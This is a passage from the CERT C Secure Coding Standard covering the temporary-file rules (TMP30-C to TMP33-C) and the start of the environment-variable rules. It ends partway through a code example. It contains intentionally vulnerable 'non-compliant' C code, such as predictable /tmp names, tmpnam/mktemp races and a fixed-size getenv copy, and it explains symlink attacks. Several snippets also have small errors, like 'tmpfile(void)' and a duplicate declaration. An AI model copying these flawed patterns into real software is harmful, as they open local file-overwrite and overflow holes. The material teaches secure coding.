Insecure temporary file creation can lead to a program accessing unintended files and permission escalation on local systems. Remediation costs can be high because there is no portable, secure solution.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
TMP00-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Dowd 06] Chapter 9, "UNIX 1: Privileges and Files"
[ISO/IEC 9899-1999] Sections 7.19.4.3, "The tmpfile function," and 7.19.5.3, "The fopen function"
[Seacord 05a] Chapter 3, "File I/O."
[Viega 03] Section 2.1, "Creating Files for Temporary Use"
[Wheeler 03] Chapter 7, "Structure Program Internals and Approach"

TMP30-C. Temporary files must created with unique and unpredictable file names

This page last changed on Jun 25, 2007 by jpincar.

Privileged programs that create files in world-writable directories can overwrite protected system files. An attacker who can predict the name of a file created by a privileged program can create a symbolic link (with the same name as the file used by the program) to point to a protected system file. Unless the privileged program is coded securely, the program will follow the symbolic link instead of opening or creating the file that it is supposed to be using. As a result, the protected system file referenced by the symbolic link can be overwritten when the program is executed. Therefore, to ensure that the name of the temporary file does not conflict with a preexisting file and that it cannot be guessed before the program is run, temporary files must be created with unique and unpredictable filenames.

Non-Compliant Code Example: `fopen()`

The following non-compliant code creates `some_file` in the `/tmp` directory. The name is hard-coded and is thus not unique or unpredictable.

```
FILE *fp = fopen("/tmp/some_file", "w");
```

If `/tmp/some_file` already exists, then that file is opened and truncated. If `/tmp/some_file` is a symbolic link, then the target file referenced by the link is truncated.

To exploit this coding error, an attacker need only create a symbolic link called `/tmp/some_file` before execution of this statement.

Non-Compliant Code Example: `open()`

The `fopen()` function does not indicate whether an existing file has been opened for writing or a new file has been created. However, the `open()` function as defined in the Open Group Base Specifications Issue 6 [Open Group 04] provides such a mechanism. If the `O_CREAT` and `O_EXCL` flags are used together, the `open()` function fails when the file specified by `file_name` already exists. To prevent an existing file from being opened and truncated, include the flags `O_CREAT` and `O_EXCL` when calling `open()`.

```
int fd = open("/tmp/some_file", O_WRONLY | O_CREAT | O_EXCL | O_TRUNC, 0600);
```

This call to `open()` fails whenever `/tmp/some_file` already exists, including when it is a symbolic link. This is a good thing, but a temporary file is presumably still required. One approach that can be used with `open()` is to generate random filenames and attempt to `open()` each until a unique name is discovered. Luckily, there are predefined functions that perform this function.

Care should be observed when using `O_EXCL` with remote file systems, as it does not work with NFS version 2. NFS version 3 added support for `O_EXCL` mode in `open()`; see IETF RFC 1813 [Callaghan 95], in particular the `EXCLUSIVE` value to the `mode` argument of `CREATE`.

Non-Compliant Code Example: `tmpnam()`

The C99 `tmpnam()` function generates a string that is a valid filename and that is not the same as the name of an existing file [ISO/IEC 9899-1999]. Files created using strings generated by the `tmpnam()` function are temporary in that their names should not collide with those generated by conventional naming rules for the implementation. The function is potentially capable of generating `TMP_MAX` different strings, but any or all of them may already be in use by existing files. If the argument is not a null pointer, it is assumed to point to an array of at least `L_tmpnam` chars; the `tmpnam()` function writes its result in that array and returns the argument as its value.

```
/* ... */
if (tmpnam(temp_file_name)) {
  /* temp_file_name may refer to an existing file */
  t_file = fopen(temp_file_name,"wb+");
  if (!t_file) {
     /* Handle Error */
  }
}
/* ... */
```

Non-Compliant Code Example: `tmpnam_s()` (ISO/IEC TR 24731-1)

The TR 24731-1 `tmpnam_s()` function generates a string that is a valid filename and that is not the same as the name of an existing file [ISO/IEC TR 24731-2006]. The function is potentially capable of generating `TMP_MAX_S` different strings, but any or all of them may already be in use by existing files and thus not be suitable return values. The lengths of these strings must be less than the value of the `L_tmpnam_s` macro.

The `L_tmpnam_s` macro expands to an integer constant expression that is the size needed for an array of `char` large enough to hold a temporary filename string generated by the `tmpnam_s()` function. The `TMP_MAX_S` macro expands to an integer constant expression that is the maximum number of unique filenames that can be generated by the `tmpnam_s()` function. The value of the macro `TMP_MAX_S` is only required to be 25 by ISO/IEC TR 24731-1.

Non-normative text in TR 24731-1 also recommends the following:

> Implementations should take care in choosing the patterns used for names returned by tmpnam_s. For example, making a thread id part of the names avoids the race condition and possible conflict when multiple programs run simultaneously by the same user generate the same temporary file names.

If implemented, this reduces the space for unique names and increases the predictability of the resulting names.

TR 24731-1 does not establish any criteria for predictability of names.

```
/* ... */
```

```
FILE *file_ptr;
char filename[L_tmpnam_s];

if (tmpnam_s(filename, L_tmpnam_s) != 0) {
  /* Handle Error */
}

if (!fopen_s(&file_ptr, filename, "wb+")) {
  /* Handle Error */
}
/* ... */
```

Implementation Details

For Microsoft Visual Studio 2005 the name generated by tmpnam_s consists of a program-generated filename and, after the first call to `tmpnam_s()`, a file extension of sequential numbers in base 32 (.1-.1vvvvvu, when `TMP_MAX_S` in `stdio.h` is `INT_MAX`).

Non-Compliant Code Example: `mktemp()/open()` (POSIX)

The POSIX function `mktemp()` takes a given filename template and overwrites a portion of it to create a filename. The template may be any filename with some number of Xs appended to it (for example, `/tmp/temp.XXXXXX`). The trailing Xs are replaced with the current process number and/or a unique letter combination. The number of unique filenames `mktemp()` can return depends on the number of Xs provided.

```
/* ... */
int fd;
char temp_name[] = "/tmp/temp-XXXXXX";

if (mktemp(temp_name) == NULL) {
  /* Handle Error */
}
if ((fd = open(temp_name, O_WRONLY | O_CREAT | O_EXCL | O_TRUNC, 0600)) == -1) {
  /* Handle Error */
}
/* ... */
```

The `mktemp()` function was marked **LEGACY** in the Open Group Base Specifications Issue 6.

Non-Compliant Code Example: `tmpfile()`

The C99 `tmpfile()` function creates a temporary binary file that is different from any other existing file and that is automatically removed when it is closed or at program termination.

It should be possible to open at least `TMP_MAX` temporary files during the lifetime of the program (this limit may be shared with `tmpfile()`). The value of the macro TMP_MAX is only required to be 25 by the C99 standard.

Most historic implementations provide only a limited number of possible temporary filenames (usually 26) before filenames are recycled.

```
/* ... */
FILE *tempfile = tmpfile(void);
if (tempfile == NULL) {
  /* handle error condition */
}
/* ... */
```

The `tmpfile()` function may not be compliant with [TMP33-C. Temporary files must be removed before the program exits] for implementations where the temporary file is not removed if the program terminates abnormally.

Compliant Solution: `mkstemp()` (POSIX)

A reasonably secure solution for generating random file names is to use the `mkstemp()` function. The `mkstemp()` function is available on systems that support the Open Group Base Specifications Issue 4, Version 2 or later.

A call to `mkstemp()` replaces the six Xs in the template string with six randomly selected characters:

```
char template[] = "/tmp/fileXXXXXX";
if ((fd = mkstemp(template)) == -1) {
   /* handle error condition */
}
```

The `mkstemp()` algorithm for selecting filenames has proven to be immune to attacks.

```
char sfn[15] = "/tmp/ed.XXXXXX";
FILE *sfp;
int fd = -1;

if ((fd = mkstemp(sfn)) == -1 || (sfp = fdopen(fd, "w+")) == NULL) {
  if (fd != -1) {
    unlink(sfn);
    close(fd);
  }
  /* handle error condition */
}

unlink(sfn); /* unlink immediately */
/* use temporary file */
fclose(sfp);
close(fd);
```

The Open Group Based Specification Issue 6 [Open Group 04] does not specify the mode and permissions the file is created with, so these are implementation dependent.

Implementation Details

For glibc versions 2.0.6 and earlier, the file is then created with mode read/write and permissions 0666; for glibc versions 2.0.7 and later, the file is created with permissions 0600. On NetBSD the file is opened with mode read/write and permissions 0600.

In many older implementations, the name is a function of process ID and time--so it is possible for the attacker to guess it and create a decoy in advance. FreeBSD has recently changed the `mk*temp()` family to get rid of the PID component of the filename and replace the entire thing with base-62 encoded randomness. This raises the number of possible temporary files for the typical use of 6 Xs significantly, meaning that even `mktemp()` with 6 Xs is reasonably (probabilistically) secure against guessing, except under very frequent usage [Kennaway 00] .

Compliant Solution: `tmpfile_s()` (ISO/IEC TR 24731-1)

The ISO/IEC TR 24731-1 function `tmpfile_s()` creates a temporary binary file that is different from any other existing file that is automatically removed when it is closed or at program termination. If the program terminates abnormally, whether an open temporary file is removed is implementation-defined.

The file is opened for update with `"wb+"` mode, which means "truncate to zero length or create binary file for update." To the extent that the underlying system supports the concepts, the file is opened with exclusive (non-shared) access and has a file permission that prevents other users on the system from accessing the file.

It should be possible to open at least `TMP_MAX_S` temporary files during the lifetime of the program (this limit may be shared with `tmpnam_s()`). The value of the macro TMP_MAX_S is only required to be 25 by ISO/IEC TR 24731-1.

The `tmpfile_s()` function is available on systems that support ISO/IEC TR 24731-1 (e.g., Microsoft Visual Studio 2005).

```
/* ... */
if (tmpfile_s(&file_ptr)) {
  /* Handle Error */
}
/* ... */
```

The `tmpfile_s()` function may not be compliant with [TMP33-C. Temporary files must be removed before the program exits] for implementations where the temporary file is not removed if the program terminates abnormally.

Risk Assessment

A protected system file to which the symbolic link points can be overwritten when a vulnerable program is executed.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
TMP30-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Sections 7.19.4.4, "The `tmpnam` function," 7.19.4.3, "The `tmpfile` function," and 7.19.5.3, "The `fopen` function"
[ISO/IEC TR 24731-2006] Sections 6.5.1.2, "The `tmpnam_s` function," 6.5.1.1, "The `tmpfile_s` function," and 6.5.2.1, "The `fopen_s` function"
[Open Group 04] mktemp(), mkstemp(), open()
[Seacord 05a] Chapter 3, "File I/O"
[Wheeler 03] Chapter 7, "Structure Program Internals and Approach"
[Viega 03] Section 2.1, "Creating Files for Temporary Use"
[Kennaway 00]
[HP 03]

TMP32-C. Temporary files must be opened with exclusive access

This page last changed on Jun 25, 2007 by jpincar.

Several rules apply to creating temporary files in shared directories including this one: a temporary file must be opened with exclusive access. Exclusive access grants unrestricted file access to the locking process while denying access to all other processes and eliminates the potential for a race condition on the locked region (see [Seacord 05] Chapter 7).

Files, or regions of files, can be locked to prevent two processes from concurrent access. Windows supports file locking of two types: *shared locks* prohibit all write access to the locked file region while allowing concurrent read access to all processes; *exclusive locks* grant unrestricted file access to the locking process while denying access to all other processes. A call to `LockFile()` obtains shared access; exclusive access is accomplished via `LockFileEx()`. In either case the lock is removed by calling `UnlockFile()`.

Both shared locks and exclusive locks eliminate the potential for a race condition on the locked region. The exclusive lock is similar to a mutual exclusion solution, and the shared lock eliminates race conditions by removing the potential for altering the state of the locked file region (one of the required properties for a race).

These Windows file-locking mechanisms are called mandatory locks because every process attempting access to a locked file region is subject to the restriction. Linux implements both mandatory locks and advisory locks. An advisory lock is not enforced by the operating system, which severely diminishes its value from a security perspective. Unfortunately, the mandatory file lock in Linux is also largely impractical for the following reasons: (a) mandatory locking works only on local file systems and does not extend to network file systems (NFS and AFS), (b) file systems must be mounted with support for mandatory locking, and this is disabled by default, and (c) locking relies on the group ID bit that can be turned off by another process (thereby defeating the lock).

Non-Compliant Code Example: `tmpfile()`

The C99 `tmpfile()` function creates a temporary binary file that is different from any other existing file and that is automatically removed when it is closed or at program termination. If the program terminates abnormally, whether an open temporary file is removed is implementation-defined. The file is opened for update with "wb+" mode. It should be possible to open at least `TMP_MAX` temporary files during the lifetime of the program.

The `tmpfile()` function should not be used because it fails to provide an exclusive file access.

```
/* ... */
FILE *tempfile = tmpfile(void);
if (tempfile == NULL) {
  /* handle error condition */
}
/* ... */
```

This solution is also non-compliant because it violates [TMP31-C. Temporary files must have an unpredictable name]. The `tmpfile()` function may not be compliant with [TMP33-C. Temporary files must be removed before the program exits] for implementations where the temporary file is not removed if the program terminates abnormally.

Non-Compliant Code Example: `tmpnam()/fopen()`

In this example, `tmpnam()` is used to generate a filename to supply to `fopen()`. This solution is non-compliant because the `fopen()` function does not provide an exlusive open.

```
/* ... */
if (tmpnam(temp_file_name)) {
  /* temp_file_name may refer to an existing file */
  t_file = fopen(temp_file_name, "wb+");
  if (!t_file) {
     /* Handle Error */
  }
}
/* ... */
```

This solution is also non-compliant because it violates [TMPxx-C. Temporary file names must be unique when the file is created], [TMP31-C. Temporary files must have an unpredictable name], and [TMP33-C. Temporary files must be removed before the program exits].

Non-Compliant Code Example: `tmpnam_s()/fopen_s()` (ISO/IEC TR 24731-1)

This non-compliant code example uses `tmpnam_s()` to generate a string that is a valid filename and that is not the same as the name of an existing file [ISO/IEC TR 24731-2006]. This string is then passed to the `fopen_s()` function to open the file. To the extent that the underlying system supports the concepts, files opened for writing are opened with exclusive (non-shared) access.

```
/* ... */
FILE *file_ptr;
char filename[L_tmpnam_s];

if (tmpnam_s(filename, L_tmpnam_s) != 0) {
  /* Handle Error */
}

if (!fopen_s(&file_ptr, filename, "wb+")) {
  /* Handle Error */
}
/* ... */
```

This solution is non-compliant because it violates [TMPxx-C. Temporary file names must be unique when the file is created] and [TMP33-C. Temporary files must be removed before the program exits]. This solution may not provide exclusive access when the underlying operating system does not support the concept.

Non-Compliant Code Example: `mktemp()/open()` (POSIX)

This non-compliant solution uses the `mktemp()` function to create a unique filename. The file is opened using the `open()` function.

```
/* ... */
int fd;
char temp_name[] = "/tmp/temp-XXXXXX";

if (mktemp(temp_name) == NULL) {
  /* Handle Error */
}
if ((fd = open(temp_name, O_WRONLY | O_CREAT | O_EXCL | O_TRUNC, 0600)) == -1) {
  /* Handle Error */
}
/* ... */
```

The `open()` function as specified by the Open Group Base Specifications Issue 6 [Open Group 04] does not include support for shared or exclusive locks.

BSD systems support two additional flags that allow you to obtain a shared or exclusive lock:

- `O_SHLOCK` Atomically obtain a shared lock.
- `O_EXLOCK` Atomically obtain an exclusive lock.

This solution is non-compliant because it violates [TMPxx-C. Temporary file names must be unique when the file is created] and [TMP33-C. Temporary files must be removed before the program exits].

The ability to obtain exclusive access depends on the operating system and implementation-specific features.

Compliant Solution: `mkstemp()` (POSIX)

A reasonably secure solution for generating random file names is to use the `mkstemp()` function. The `mkstemp()` function is available on systems that support the Open Group Base Specifications Issue 4, Version 2 or later.

A call to `mkstemp()` replaces the six Xs in the template string with six randomly selected characters:

```
char template[] = "/tmp/fileXXXXXX";
if ((fd = mkstemp(template)) == -1) {
   /* handle error condition */
}
```

The `mkstemp()` algorithm for selecting filenames has proven to be immune to attacks.

```
char sfn[15] = "/tmp/ed.XXXXXX";
FILE *sfp;
int fd = -1;

if ((fd = mkstemp(sfn)) == -1 || (sfp = fdopen(fd, "w+")) == NULL) {
  if (fd != -1) {
    unlink(sfn);
    close(fd);
  }
  /* handle error condition */
}

unlink(sfn); /* unlink immediately */
```

```
  /* use temporary file */
  fclose(sfp);
  close(fd);
```

The Open Group Based Specification Issue 6 [Open Group 04] does not specify the mode and permissions the file is created with, so these are implementation dependent.

Implementation Details

For glibc versions 2.0.6 and earlier, the file is then created with mode read/write and permissions 0666; for glibc versions 2.0.7 and later, the file is created with permissions 0600. On NetBSD the file is opened with mode read/write and permissions 0600.

In many older implementations, the name is a function of process ID and time--so it is possible for the attacker to guess it and create a decoy in advance. FreeBSD has recently changed the `mk*temp()` family to get rid of the PID component of the filename and replace the entire thing with base-62 encoded randomness. This raises the number of possible temporary files for the typical use of 6 Xs significantly, meaning that even `mktemp()` with 6 Xs is reasonably (probabilistically) secure against guessing, except under very frequent usage [Kennaway 00] .

Compliant Solution: `tmpfile_s()` (ISO/IEC TR 24731-1)

The ISO/IEC TR 24731-1 function `tmpfile_s()` creates a temporary binary file that is different from any other existing file that is automatically removed when it is closed or at program termination. If the program terminates abnormally, whether an open temporary file is removed is implementation-defined.

The file is opened for update with "`wb+`" mode, which means "truncate to zero length or create binary file for update." To the extent that the underlying system supports the concepts, the file is opened with exclusive (non-shared) access and has a file permission that prevents other users on the system from accessing the file.

It should be possible to open at least `TMP_MAX_S` temporary files during the lifetime of the program (this limit may be shared with `tmpnam_s()`). The value of the macro TMP_MAX_S is only required to be 25 by ISO/IEC TR 24731-1.

The `tmpfile_s()` function is available on systems that support ISO/IEC TR 24731-1 (e.g., Microsoft Visual Studio 2005).

```
  /* ... */
  if (tmpfile_s(&file_ptr)) {
    /* Handle Error */
  }
  /* ... */
```

The `tmpfile_s()` function may not be compliant with [TMP33-C. Temporary files must be removed before the program exits] for implementations where the temporary file is not removed if the program terminates abnormally.

Risk Assessment

Insecure temporary file creation can lead to a program accessing unintended files. Remediation costs can be high because there is no portable, secure solution.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
TMP32-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Sections 7.19.4.4, "The tmpnam function," 7.19.4.3, "The tmpfile function," and 7.19.5.3, "The fopen function"
[ISO/IEC TR 24731-2006] Sections 6.5.1.2, "The tmpnam_s function," 6.5.1.1, "The tmpfile_s function," and 6.5.2.1, "The fopen_s function"
[Open Group 04] mktemp(), mkstemp(), open()
[Seacord 05a] Chapter 3, "File I/O"
[Wheeler 03] Chapter 7, "Structure Program Internals and Approach"
[Viega 03] Section 2.1, "Creating Files for Temporary Use"
[Kennaway 00]
[HP 03]

TMP33-C. Temporary files must be removed before the program exits

This page last changed on Jul 10, 2007 by shaunh.

Securely creating temporary files in a shared directory is error prone and dependent on removing temporary files before the program exits. Programs need to clean up after themselves by removing temporary files. This frees secondary storage and reduces the chance of future collisions. These orphaned files occur with sufficient frequency that tmp cleaner utilities are widely used. These tmp cleaners are invoked manually by a system administrator or run as a cron daemon to sweep temporary directories and remove old files. These tmp cleaners are themselves vulnerable to file-based exploits.

Non-Compliant Code Example: `tmpnam()/fopen()`

In this example, `tmpnam()` is used to generate a filename to supply to `fopen()`. Neither of these functions provides any guarantees about removing the temporary file. As a result, it is necessary to add code to remove the file before the program exits. This code may not be executed, however, if the program terminates abnormally.

```
/* ... */
if (tmpnam(temp_file_name)) {
  /* temp_file_name may refer to an existing file */
  t_file = fopen(temp_file_name,"wb+");
  if (!t_file) {
     /* Handle Error */
  }
}
/* ... */
```

Non-Compliant Code Example: `tmpnam_s()/fopen_s()` (ISO/IEC TR 24731-1)

This non-compliant code example uses `tmpnam_s()` to generate a string that is a valid filename and that is not the same as the name of an existing file [ISO/IEC TR 24731-2006]. This string is then passed to the `fopen_s()` function to open the file.

```
/* ... */
FILE *file_ptr;
char filename[L_tmpnam_s];

if (tmpnam_s(filename, L_tmpnam_s) != 0) {
  /* Handle Error */
}

if (!fopen_s(&file_ptr, filename, "wb+")) {
  /* Handle Error */
}
/* ... */
```

Neither of these functions provides any guarantees about removing the temporary file. As a result, it is necessary to add code to remove the file before the program exits. This code, again, may not be executed if the program terminates abnormally.

Non-Compliant Code Example: `mktemp()/open()` (POSIX)

This non-compliant solution uses the `mktemp()` function to create a unique filename. The file is opened using the `open()` function.

```
/* ... */
int fd;
char temp_name[] = "/tmp/temp-XXXXXX";

if (mktemp(temp_name) == NULL) {
  /* Handle Error */
}
if ((fd = open(temp_name, O_WRONLY | O_CREAT | O_EXCL | O_TRUNC, 0600)) == -1) {
  /* Handle Error */
}
/* ... */
```

Neither of these functions provides any guarantees about removing the temporary file. As a result, it is necessary to add code to remove the file before the program exits. This code, again, may not be executed if the program terminates abnormally.

Non-Compliant Code Example: `tmpfile()`

The C99 `tmpfile()` function creates a temporary binary file that is different from any other existing file and that is automatically removed when it is closed or at program termination. If the program terminates abnormally, whether an open temporary file is removed is implementation-defined.

```
/* ... */
FILE *tempfile = tmpfile(void);
if (tempfile == NULL) {
  /* handle error condition */
}
/* ... */
```

The `tmpfile()` function may not remove temporary files for some implementations when the program terminates abnormally.

Compliant Solution: `mkstemp()` (POSIX)

A reasonably secure solution for generating random file names is to use the `mkstemp()` function. The `mkstemp()` function is available on systems that support the Open Group Base Specifications Issue 4, Version 2 or later.

A call to `mkstemp()` replaces the six Xs in the template string with six randomly selected characters:

```
char template[] = "/tmp/fileXXXXXX";
if ((fd = mkstemp(template)) == -1) {
   /* handle error condition */
}
```

The `mkstemp()` algorithm for selecting filenames has proven to be immune to attacks.

```
char sfn[15] = "/tmp/ed.XXXXXX";
FILE *sfp;
int fd = -1;

if ((fd = mkstemp(sfn)) == -1 || (sfp = fdopen(fd, "w+")) == NULL) {
  if (fd != -1) {
    unlink(sfn);
    close(fd);
  }
  /* handle error condition */
}

unlink(sfn); /* unlink immediately */
/* use temporary file */
fclose(sfp);
close(fd);
```

The Open Group Based Specification Issue 6 [Open Group 04] does not specify the mode and permissions the file is created with, so these are implementation dependent.

Implementation Details

For glibc versions 2.0.6 and earlier, the file is then created with mode read/write and permissions 0666; for glibc versions 2.0.7 and later, the file is created with permissions 0600. On NetBSD the file is opened with mode read/write and permissions 0600.

In many older implementations, the name is a function of process ID and time--so it is possible for the attacker to guess it and create a decoy in advance. FreeBSD has recently changed the `mk*temp()` family to get rid of the PID component of the filename and replace the entire thing with base-62 encoded randomness. This raises the number of possible temporary files for the typical use of 6 Xs significantly, meaning that even `mktemp()` with 6 Xs is reasonably (probabilistically) secure against guessing, except under very frequent usage [Kennaway 00] .

Compliant Solution: `tmpfile_s()` (ISO/IEC TR 24731-1)

The ISO/IEC TR 24731-1 function `tmpfile_s()` creates a temporary binary file that is different from any other existing file that is automatically removed when it is closed or at program termination. If the program terminates abnormally, whether an open temporary file is removed is implementation-defined.

The file is opened for update with "`wb+`" mode, which means "truncate to zero length or create binary file for update." To the extent that the underlying system supports the concepts, the file is opened with exclusive (non-shared) access and has a file permission that prevents other users on the system from accessing the file.

It should be possible to open at least `TMP_MAX_S` temporary files during the lifetime of the program (this limit may be shared with `tmpnam_s()`). The value of the macro TMP_MAX_S is only required to be 25 by ISO/IEC TR 24731-1.

The `tmpfile_s()` function is available on systems that support ISO/IEC TR 24731-1 (e.g., Microsoft Visual Studio 2005).

```
/* ... */
if (tmpfile_s(&file_ptr)) {
  /* Handle Error */
}
/* ... */
```

The `tmpfile_s()` function may not be compliant with [TMP33-C. Temporary files must be removed before the program exits] for implementations where the temporary file is not removed if the program terminates abnormally.

Risk Assessment

Insecure temporary file creation can lead to a program accessing unintended files. Remediation costs can be high because there is no portable, secure solution.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
TMP33-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Sections 7.19.4.4, "The tmpnam function," 7.19.4.3, "The tmpfile function," and 7.19.5.3, "The fopen function"
[ISO/IEC TR 24731-2006] Sections 6.5.1.2, "The tmpnam_s function," 6.5.1.1, "The tmpfile_s function," and 6.5.2.1, "The fopen_s function"
[Open Group 04] mktemp(), mkstemp(), open()
[Seacord 05a] Chapter 3, "File I/O"
[Wheeler 03] Chapter 7, "Structure Program Internals and Approach"
[Viega 03] Section 2.1, "Creating Files for Temporary Use"
[Kennaway 00]
[HP 03]

11. Environment (ENV)

This page last changed on Jun 22, 2007 by jpincar.

This section identifies rules and recommendations related to the functions defined in C99 Section 7.20.4, "Communication with the environment".

Recommendations

ENV00-A. Do not store the pointer to the string returned by getenv()

ENV01-A. Do not make assumptions about the size of an environment variable

ENV02-A. Beware of multiple environment variables with the same name

ENV03-A. Sanitize the environment before invoking external programs

ENV04-A. Do not call system() if you do not need a command interpreter

Rules

ENV30-C. Do not modify the string returned by getenv()

ENV31-C. Do not rely on an environment pointer following an operation that may invalidate it

ENV32-C. Do not call the exit() function more than once

ENV33-C. Do not call the longjmp function to terminate a call to a function registered by atexit()

Risk Assessment Summary

Recommendations

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
ENV00-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
ENV01-A	**3** (high)	**1** (unlikely)	**3** (low)	**P9**	**L2**
ENV02-A	**2** (medium)	**1** (unlikely)	**3** (low)	**P6**	**L2**
ENV03-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
ENV04-A	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**

Rules

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ENV30-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
ENV31-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
ENV32-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
ENV33-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

ENV00-A. Do not store the pointer to the string returned by getenv()

This page last changed on Jun 22, 2007 by jpincar.

The `getenv()` function searches an environment list, provided by the host environment, for a string that matches a specified name. The `getenv()` function returns a pointer to a string associated with the matched list member. It is best not to store this pointer as it may be overwritten by a subsequent call to the `getenv()` function [ISO/IEC 9899-1999] or invalidated as a result of changes made to the environment list through calls to `putenv()`, `setenv()`, or other means. Storing the pointer for later use could result in a dangling pointer or a pointer to incorrect data.

According to C99 [ISO/IEC 9899-1999]:

> The getenv function returns a pointer to a string associated with the matched list member. The string pointed to shall not be modified by the program, but may be overwritten by a subsequent call to the getenv function.

This allows an implementation, for example, to copy the environmental variable to an internal static buffer and return a pointer to that buffer.

If you do not immediately use and discard this string, make a copy of the referenced string returned by `getenv()` so that this copy may be safely referenced at a later time. The `getenv()` function is not thread-safe. Make sure to address any possible race conditions resulting from the use of this function.

Implementation Details

According to the Microsoft Visual Studio 2005/.NET Framework 2.0 help pages:

> The `getenv` function searches the list of environment variables for `varname`. `getenv` is not case sensitive in the Windows operating system. `getenv` and `_putenv` use the copy of the environment pointed to by the global variable `_environ` to access the environment. `getenv` operates only on the data structures accessible to the run-time library and not on the environment "segment" created for the process by the operating system. Therefore, programs that use the `envp` argument to `main` or `wmain` may retrieve invalid information.

Non-Compliant Code Example

This non-compliant code example compares the value of the `TMP` and `TEMP` environment variables to determine if they are the same. This code example is non-compliant because the string referenced by `tmpvar` may be overwritten as a result of the second call to `getenv()` function. As a result, it is possible that both `tmpvar` and `tempvar` will compare equal even if the two environment variables have different values.

```
char *tmpvar;
char *tempvar;

tmpvar = getenv("TMP");
if (!tmpvar) return -1;
tempvar = getenv("TEMP");
if (!tempvar) return -1;

if (strcmp(tmpvar, tempvar) == 0) {
  puts("TMP and TEMP are the same.\n");
}
else {
  puts("TMP and TEMP are NOT the same.\n");
}
```

Compliant Solution (Windows)

Microsoft Visual Studio 2005 provides provides the `getenv_s()` and `_wgetenv_s()` functions for getting a value from the current environment.

```
char *tmpvar;
char *tempvar;
size_t requiredSize;

getenv_s(&requiredSize, NULL, 0, "TMP");
tmpvar= malloc(requiredSize * sizeof(char));
if (!tmpvar) {
   /* handle error condition */
}
getenv_s(&requiredSize, tmpvar, requiredSize, "TMP" );

getenv_s(&requiredSize, NULL, 0, "TEMP");
tempvar= malloc(requiredSize * sizeof(char));
if (!tempvar) {
   /* handle error condition */
}
getenv_s(&requiredSize, tempvar, requiredSize, "TEMP" );

if (strcmp(tmpvar, tempvar) == 0) {
  puts("TMP and TEMP are the same.\n");
}
else {
  puts("TMP and TEMP are NOT the same.\n");
}
```

Compliant Solution (Windows)

Microsoft Visual Studio 2005 provides provides the `_dupenv_s()` and `_wdupenv_s()` functions for getting a value from the current environment. [Microsoft Visual Studio 2005/.NET Framework 2.0 help pages].

The `_dupenv_s()` function searches the list of environment variables for a specified name. If the name is found, a buffer is allocated, the variable's value is copied into the buffer, and the buffer's address and number of elements are returned. By allocating the buffer itself, `_dupenv_s()` provides a more convenient alternative to `getenv_s()`, `_wgetenv_s()`.

It is the calling program's responsibility to free the memory by calling `free()`.

```
char *tmpvar;
char *tempvar;
size_t len;
```

```
errno_t err = _dupenv_s(&tmpvar, &len, "TMP");
if (err) return -1;
errno_t err = _dupenv_s(&tempvar, &len, "TEMP");
if (err) {
  free(tmpvar);
  return -1;
}

if (strcmp(tmpvar, tempvar) == 0) {
  puts("TMP and TEMP are the same.\n");
}
else {
  puts("TMP and TEMP are NOT the same.\n");
}
free(tmpvar);
free(tempvar);
```

Compliant Solution (POSIX)

The following compliant solution depends on the POSIX `strdup()` function to make a copy of the environment variable string.

```
char *tmpvar = strdup(getenv("TMP"));
char *tempvar = strdup(getenv("TEMP"));
if (!tmpvar) return -1;
if (!tempvar) return -1;

if (strcmp(tmpvar, tempvar) == 0) {
  puts("TMP and TEMP are the same.\n");
}
else {
  puts("TMP and TEMP are NOT the same.\n");
}
```

If an environmental variable does not exist, the call to `getenv()` returns a null pointer. In these cases, the call to `strdup()` should also return a null pointer, but it is important to verify this as this behavior is not guaranteed by POSIX [Open Group 04]

Compliant Solution

This compliant solution is fully portable.

```
char *tmpvar;
char *tempvar;
char *temp;

if ( (temp = getenv("TMP")) != NULL) {
  tmpvar= malloc(strlen(temp)+1);
  if (tmpvar != NULL) {
    strcpy(tmpvar, temp);
  }
  else {
    /* handle error condition */
  }
}
else {
  return -1;
}

if ( (temp = getenv("TEMP")) != NULL) {
  tempvar= malloc(strlen(temp)+1);
  if (tempvar != NULL) {
    strcpy(tempvar, temp);
  }
  else {
    /* handle error condition */
  }
}
else {
  return -1;
}

if (strcmp(tmpvar, tempvar) == 0) {
  puts("TMP and TEMP are the same.\n");
}
else {
  puts("TMP and TEMP are NOT the same.\n");
}
```

Risk Assessment

Storing the pointer to the string returned by `getenv()` can result in overwritten environmental data.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ENV00-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.20.4, "Communication with the environment"
[Open Group 04] Chapter 8, "Environment Variables", strdup
[Viega 03] Section 3.6, "Using Environment Variables Securely"

ENV01-A. Do not make assumptions about the size of an environment variable

This page last changed on Jun 22, 2007 by jpincar.

Do not make any assumptions about the size of environment variables, as an adversary could have full control over the environment. Calculate the length of the strings yourself, and dynamically allocate memory for your copies [STR31-C. Guarantee that storage for strings has sufficient space for character data and the null terminator].

Non-Compliant Code Example

This non-compliant code example copies the string returned by `getenv()` into a fixed size buffer. This can result in a buffer overflow.

```
char *temp;
char copy[16];

temp = getenv("TEST_ENV");
if (temp != NULL) {
